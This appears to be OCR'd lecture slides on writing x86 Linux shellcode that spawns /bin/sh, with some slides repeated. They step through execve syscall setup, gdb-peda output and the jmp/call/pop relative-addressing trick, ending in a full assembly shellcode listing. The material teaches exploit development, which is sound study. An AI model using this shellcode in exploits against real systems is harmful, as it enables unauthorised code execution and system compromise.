


gdb-peda$ x/s $eax
0x8048530: "/bin/sh"
gdb-peda$ x/x $edx
0xbffff2b8: 0x08048530

Disass spawnshell.c


```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x80c56e8,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```

gdb-peda$ x/s $eax
0x8048530: "/bin/sh"
gdb-peda$ x/x $edx
0xbffff2b8: 0x08048530




Disass spawnshell.c

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp      <32 bytes>
movl   $0x80c56e8,0x18(%esp)
movl   $0x0,0x1c(%esp)
mov    0x18(%esp),%eax
movl   $0x0,0x8(%esp)
lea    0x18(%esp),%edx
mov    %edx,0x4(%esp)
mov    %eax,(%esp)
call   0x8053a30 <execve>
movl   $0x0,(%esp)
call   0x80497a0 <exit>
```



gdb-peda$ x/s $eax
0x8048530: "/bin/sh"
gdb-peda$ x/x $edx
0xbffff2b8: 0x08048530

Disass spawnshell.c



Spawn a Shell


Syscall for execve as defined in unistd_32.h

```
#define __NR_execve                    11

_start:

    movl $11, %eax
```

Spawning a Shell

First argument is /bin/sh

```
.data
    shellstr:
       .ascii “/bin/sh”
    null1:
       .int 0
_start:
  movl $11, %eax
  mov $shellstr, %ebx
```




Remember first arg is in ebx, second arg in ecx etc.

Spawning a Shell

Second argument is pointer to /bin/sh

```
.data
    shellstr:
       .ascii “/bin/sh”
    null1:
       .int 0
    addrstr:
       .int 0
_start:
  movl $11, %eax
  mov $shellstr, %ebx
  mov $shellstr, addrstr
  mov $addrstr, %ecx
```




Spawning a Shell

Third argument is NULL for environment var

```
.data
    shellstr:
        .ascii “/bin/sh”
    null1:
        .int 0
    addrstr:
        .int 0
_start:
   movl $11, %eax
   mov $shellstr, %ebx
   mov $shellstr, addrstr
   mov $addrstr, %ecx <pointer to array>
   mov $0x0, %edx
```

Program: shellasmbasic.s



Spawning a Shell

objdump -d shellasmbasic
shellasm: file format elf32-i386
Disassembly of section .text:

Addresses denote code that is not position independent, will not work across all

```
08048074 <_start>:
 8048074:       b8 0b 00 00 00          mov    $0xb,%eax
 8048079:       bb 94 90 04 08          mov    $0x8049094,%ebx
 804807e:       c7 05 a0 90 04 08 94    movl   $0x8049094,0x80490a0
 8048085:       90 04 08
 8048088:       b9 a0 90 04 08          mov    $0x80490a0,%ecx
 804808d:       ba 00 00 00 00          mov    $0x0,%edx
```

Spawning a Shell

Solutions: Relative addressing

Basic fact exploited: CALL instruction pushes the return addr on stack

1. First instruction is a JMP to a label containing CALL instruction
2. CALL pushes the addr of the next instruction that will be executed on return
3. The addr is of string /bin/sh
4. CALL transfers control to the shellcode
5. Save the value on top of stack to a register (top of stack is addr of /bin/sh)
6. Use the address in shellcode

Relative Addressing

1. JMP to a label containing CALL instruction
   jmp GotoCall -> GotoCall is a label
2. CALL pushes the addr of the next instruction that will be executed on return

```
jmp GotoCall
GotoCall:
      call shellcode          →'shellcode' is label
            strvar:
              .ascii "/bin/sh"
```

- When CALL is executed, the address of next instr is pushed onto stack
- CALL stores address of first byte of /bin/sh
  - Return address = addr of /bin/sh
- CALL transfers control to the shellcode

Relative Addressing


```
jmp GotoCall
Shellcode:
        pop %esi
GotoCall:
        call shellcode
                strvar:
                .ascii “/bin/sh”
```

3. Top of stack contains address of first byte of /bin/sh
   pop %esi, puts address into %esi

Relative Addressing

- Remember execve:

  args[0] = "/bin/sh";
  args[1] = NULL;
  execve(args[0], args, NULL);
  Idea: Use ESI to store args of execve




What can you do??

Relative Addressing

- Remember execve:


  args[0] = "/bin/sh";
  args[1] = NULL;
  execve(args[0], args, NULL);
  Idea: Use ESI to store args of execve



Relative Addressing

- Null terminating the string


  xor eax, eax
  movb %al, 0x7(%esi)
  execve(args[0], args, NULL);



Relative Addressing

- Setting up ESI with argv parameters

  movl %esi, 0x8(%esi)
  movl %eax, 0xC(%esi) -> eax contains null
  execve(args[0], args, NULL);



Relative Addressing

```
Set up registers with parameters to execv
_start:
   jmp GotoCall
   Shellcode:
         popl %esi
         xorl %eax,%eax
         movb %al, 0x7(%esi)
         movl %esi, 0x8(%esi)
         movl %eax, 0xC(%esi)
         movb $11, %al     →  syscall # for execve
         movl %esi, %ebx   →  pointer to char array
         leal 0x8(%esi), %ecx   → pointer to argv array
         leal 0xC(%esi), %edx   → null for envp
         int $0x80
GotoCall:
        call Shellcode
        strvar:
                .ascii "/bin/shABBBBCCCC"
```

NAME

execve - execute program

SYNOPSIS

```
#include <unistd.h>

int execve(const char *filename, char *const argv[],
           char *const envp[]);
```

DESCRIPTION

execve() executes the program pointed to by filename.

Related files

- spawnshell.c – C program to spawn a shell
- shellasmfixed.s – assembly code to spawn shell

The above asm code will not execute on most of the newer systems since we are trying to overwrite contents of the text segment which is has rx permissions.


Even if the permission of text segment is set to write in the assembly code some linkers disable the permission at runtime

Shellcode Continued

